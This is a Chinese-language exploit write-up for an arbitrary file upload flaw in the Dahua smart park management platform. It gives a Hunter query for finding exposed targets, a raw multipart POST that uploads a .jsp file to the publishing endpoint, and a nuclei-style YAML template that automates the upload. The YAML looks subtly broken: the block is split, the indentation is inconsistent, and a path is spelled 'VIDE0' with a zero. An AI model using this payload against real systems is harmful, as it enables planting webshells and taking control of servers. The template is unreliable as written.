D2-7大华-智慧园区综合管理平台-文件上传

漏洞描述：

大华智慧园区综合管理平台是一个集智能化、信息化、网络化、安全化为一体的智慧园区管理平台，旨在为园区提供一站式解决方案，包括安防、能源管理、环境监测、人员管理、停车管理等多个方面。 大华智慧园区综合管理平台存在文件上传漏洞，攻击者可以通过请求publishing/publishing/material/file/video接口任意上传文件，导致系统被攻击与控制。

网站图片：

网络测绘：

Hunter 语法：


hunter:app.name="Dahua 大华 智慧园区管理平台"

漏洞复现：

payload：

```
POST /publishing/publishing/material/file/video HTTP/1.1
Content-Type: multipart/form-data; boundary=00content0boundary00
User-Agent: Java/1.8.0_381
Host: xx.xx.xx.xx
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: close
Content-Length: 287

--00content0boundary00
Content-Disposition: form-data; name="Filedata"; filename="1ndex.jsp"

test
--00content0boundary00
Content-Disposition: form-data; name="file"

file
--00content0boundary00
Content-Disposition: form-data; name="Submit"

submit
--00content0boundary00--
```

效果图:



上传文件位置：

```
https://xx.xx.xx.xx/publishingImg/VIDEO/230812162057144051.jsp
```

Yaml模板

```
id: custom-file-upload-test

info:
  name: Test File Upload and Retrieve
  author: your_name
  severity: high
  description: Checks for unrestricted file upload and retrieval on /publishing/publishing/material/file/video endpoint.

requests:
  - raw:
      - |
        POST /publishing/publishing/material/file/video HTTP/1.1
        Host: {{Hostname}}
        Content-Type: multipart/form-data; boundary=00content0boundary00
        User-Agent: Java/1.8.0_381
        Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
        Connection: close
        Content-Length: 287

        --00content0boundary00
        Content-Disposition: form-data; name="Filedata"; filename="1ndex.jsp"

        test
        --00content0boundary00
        Content-Disposition: form-data; name="file"
```

```
      file
      --00content0boundary00
      Content-Disposition: form-data; name="Submit"

      submit
      --00content0boundary00--
  matchers-condition: and
  matchers:
    - type: word
      words:
        - '"success":true'
      part: body

    - type: status
      status:
        - 200

    - type: regex
      regex:
        - '"path":"(VIDE0/[0-9]+\.jsp)"'
      part: body
      group: 1

- method: GET
  path:
    - "{{BaseURL}}/{{output}}"
  redirects: false
  matchers-condition: and
  matchers:
    - type: word
      words:
        - "test"
      part: body

    - type: status
      status:
        - 200
```